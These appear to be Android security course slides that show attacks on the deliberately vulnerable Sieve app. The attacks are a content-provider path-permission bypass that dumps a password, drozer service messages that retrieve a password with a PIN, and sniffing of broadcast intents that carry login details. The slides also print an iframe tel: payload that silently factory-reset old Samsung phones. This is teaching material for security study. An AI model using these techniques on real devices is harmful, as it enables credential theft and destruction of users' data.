  <path-permission
    android:readPermission="com.mwr.example.sieve.READ_KEYS"
    android:writePermission="com.mwr.example.sieve.WRITE_KEYS"
    android:path="/Keys" />

</provider>
```

# Android Documentation

Android Developers > Docs > Guides

## <path-permission>

syntax:

```
<path-permission android:path="string"
  android:pathPrefix="string"
  android:pathPattern="string"
  android:permission="string"
  android:readPermission="string"
  android:writePermission="string" />
```

- <https://developer.android.com/guide/topics/manifest/path-permission-element>

# Android Documentation

- Permission only applies for path exactly matching **/Keys**

`android:path`

A complete URI path for a subset of content provider data. Permission can be granted only to the particular data identified by this path. When used to provide search suggestion content, it must be appended with `"/search_suggest_query"`.



# /Keys v /Keys/

```
sambowne — adb shell — 83x6
generic_x86_64_arm64:/ $ content query \
> --uri content://com.mwr.example.sieve.DBContentProvider/Keys
Error while accessing provider:com.mwr.example.sieve.DBContentProvider
java.lang.SecurityException: Permission Denial: reading com.mwr.example.sieve.DBCon
tentProvider uri content://com.mwr.example.sieve.DBContentProvider/Keys from pid=58
18, uid=2000 requires com.mwr.example.sieve.READ_KEYS, or grantUriPermission()
```

- Adding / evades permissions requirement

```
sambowne — adb shell — 83x5
generic_x86_64_arm64:/ $ content query \
> --uri content://com.mwr.example.sieve.DBContentProvider/Keys/
Row: 0 Password=password12345678, pin=1234
generic_x86_64_arm64:/ $
generic_x86_64_arm64:/ $
```

# **Attacking Insecure Services**

# Services

- Run code that must keep running
  - Even when the app is not in the foreground
- Services can be started with an intent, like activities
- An app can also bind to a service
  - Sending messages to and from it

# Unprotected Started Services

- The **onStartCommand()** method receives intents for this service from apps
  - May cause vulnerabilities
  - Auditor must read the code to assess the risk

# Clipboardssaveservice

- In 2012, privilege escalation was possible on Samsung devices
  - Because the **com.android.clickboardsaveservice** service could copy files from one location to another
- This could be used by a package with no permissions to install another package

# Unexported Services

- They can be started and stopped from a privileged account anyway
  - The same as other app components
- Using
  - # am startservice**
  - # am stopservice**

# Unprotected Bound Services

- Bound services are used for *Remote Procedure Calls (RPCs)*
  - There are several different types of services, as explained in link Ch 7b
- Bound services implement the **onBind()** method inside their service class
- This method must return an **IBinder**
  - Part of the RPC mechanism

# Three Ways an App Can Implement a Bound Service

- **Extending the Binder class**
  - Returning an instance of the service class in the **onBind** method
  - Not possible across the sandbox
  - Can only be bound to by other parts of the same app
- **Using a messenger**
  - Apps send **Message** objects to each other



# Three Ways an App Can Implement a Bound Service

- **Using AIDL (Android Interface Description Language)**
  - Uses Inter-Process Communication (IPC)
  - Makes methods in an app available to other apps over the sandbox
  - To use, populate the **.aidl** files in the source code folder with interface definitions
  - Rarely used; more complex than messengers

# Attacking a Messenger Implementation

- Start by examining the **handleMessage()** method in the bound code
  - Shows what messages are expected and how functions are executed

# Sieve Has Two Services

- In AndroidManifest.xml

```
<service
    android:name=".AuthService"
    android:exported="true"
    android:process=":remote" />

<service
    android:name=".CryptoService"
    android:exported="true"
    android:process=":remote" />
```

# AuthService Source Code

- First parameter should be **2354** to do a MSG\_CHECK
- **7452** for KEY, **9234** for PIN

```
public class AuthService extends Service {
    static final int MSG_CHECK = 2354;
    static final int MSG_CHECK_IF_INITIALISED = 2;
    static final int MSG_FIRST_LAUNCH = 4;
    static final int MSG_SAY_HELLO = 1;
    static final int MSG_SET = 6345;
    static final int MSG_UNREGISTER = -1;
    public static final String PASSWORD = "com.mwr.example.sieve.PASSWORD";
    public static final String PIN = "com.mwr.example.sieve.PIN";
    private static final String TAG = "m_AuthService";
    static final int TYPE_KEY = 7452;
    static final int TYPE_PIN = 9234;
}
```

# Requesting Password from Another App

- This works if you know the PIN
- (It could be brute-forced)

```
dz> run app.service.send com.mwr.example.sieve com.mwr.example.sieve.AuthService
--msg 2354 9234 1 --extra string com.mwr.example.sieve.PIN 1234 --bundle-as-obj
Got a reply from com.mwr.example.sieve/com.mwr.example.sieve.AuthService:
what: 5
arg1: 41
arg2: 0
Extras
  com.mwr.example.sieve.PASSWORD (String) : password12345678
```

# Abusing Broadcast Receivers

- Can be unprotected, so any other app can listen to it
- Example workflow:
  - App takes login creds, verifies them with a server on the Internet
  - If they are correct, it sends a broadcast **com.myapp.CORRECT\_CREDSAb**
  - The app receives the broadcast with an intent filter (see next slide)

# Unprotected Receiver

4. A broadcast receiver with the following intent filter catches this intent:

```
<receiver android:name=".LoginReceiver"
    android:exported="true">
    <intent-filter>
        <action android:name="com.myapp.CORRECT_CREDS" />
    </intent-filter>
</receiver>
```

- Any app could send the intent with
  - **run app.broadcast.send**

# CVE-2013-6272

- Vulnerable broadcast receivers in the Android codebase
  - Allows any app to initiate and terminate phone calls
  - On Android 4.4.2 and earlier



# Intent Sniffing

- A receiver can register to receive broadcasts intended for other apps
  - Possible if the app doesn't require a permission to receive the intent

# Example

- If an app sends an intent with secrets like this

```
$ adb shell am broadcast -a com.myapp.USER_LOGIN --ez ALLOW_LOGIN true  
--es USERNAME tyrone --es PIN 2342
```

# Example

- Any app can sniff it like this

```
dz> run app.broadcast.sniff --action com.myapp.USER_LOGIN

[*] Broadcast receiver registered to sniff matching intents

[*] Output is updated once a second. Press Control+C to exit.

Action: com.myapp.USER_LOGIN

Raw: Intent { act=com.myapp.USER_LOGIN flg=0x10 (has extras) }

Extra: PIN=2342 (java.lang.String)

Extra: ALLOW_LOGIN=true (java.lang.Boolean)

Extra: USERNAME=tyrone (java.lang.String)
```

# Without Drozer

```
sambowne — grep -i intent — 107x9
Sam-2:~ sambowne$ adb logcat | grep -i intent
10-03 12:53:37.091  523  523 I IntentFirewall: Read new rules (A:0 B:0 S:0)
10-03 12:53:38.970  523  523 V ConditionProviders: binding: Intent { act=android.service.notification.ConditionProviderService cmp=com.google.android.apps.wellbeing/.dnd.impl.DndConditionProviderService (has extras) }
10-03 12:53:39.994  523  523 I ActivityTaskManager: START u0 {act=android.intent.action.MAIN cat=[android.intent.category.HOME] flg=0x10000100 cmp=com.android.settings/.FallbackHome} from uid 0
10-03 12:53:40.598  523  523 I Telecom : SystemStateHelper: Registering car mode receiver: android.content.IntentFilter@1c3fee9: TS.init@AAA
```

# Secret Codes

- Numbers to type on the keypad to do special things

```
[dz> run scanner.misc.secretcodes
Package: com.android.providers.calendar
225

Package: com.google.android.gms
2884936
2432546
426377962
947322243
3436375

Package: com.android.settings
4636

Package: com.android.email
36245
```



# Secret Codes

```
dz> run app.broadCast.info -a com.android.settings -i  
Package: com.android.settings
```

```
com.android.settings.TestingSettingsBroadcastReceiver  
Intent Filter:  
  Actions:  
    - android.provider.Telephony.SECRET_CODE  
  Data:  
    - android_secret_code://4636:** (type: *)  
Permission: null
```

- Dial **\*##\*#4636#\*#\***
- *Doesn't work in Android Studio Emulator*

# Opens Testing



# Remote Wipe

- Samsung Galaxy devices could be remote wiped
  - **\*2767\*3855#** did factory reset without prompting the user
- Could be invoked from a Web page with the **tel:** handler
  - **<iframe src="tel: \*2767\*3855#"></iframe>**



# Demo

- <http://ad.samsclass.info/128/settings.htm>

```
<html>
<iframe src="tel:*%23*%234636%23*%23*"></iframe>
<p>
<a href="tel:*%23*%234636%23*%23*">click here</a>
</html>
```



7b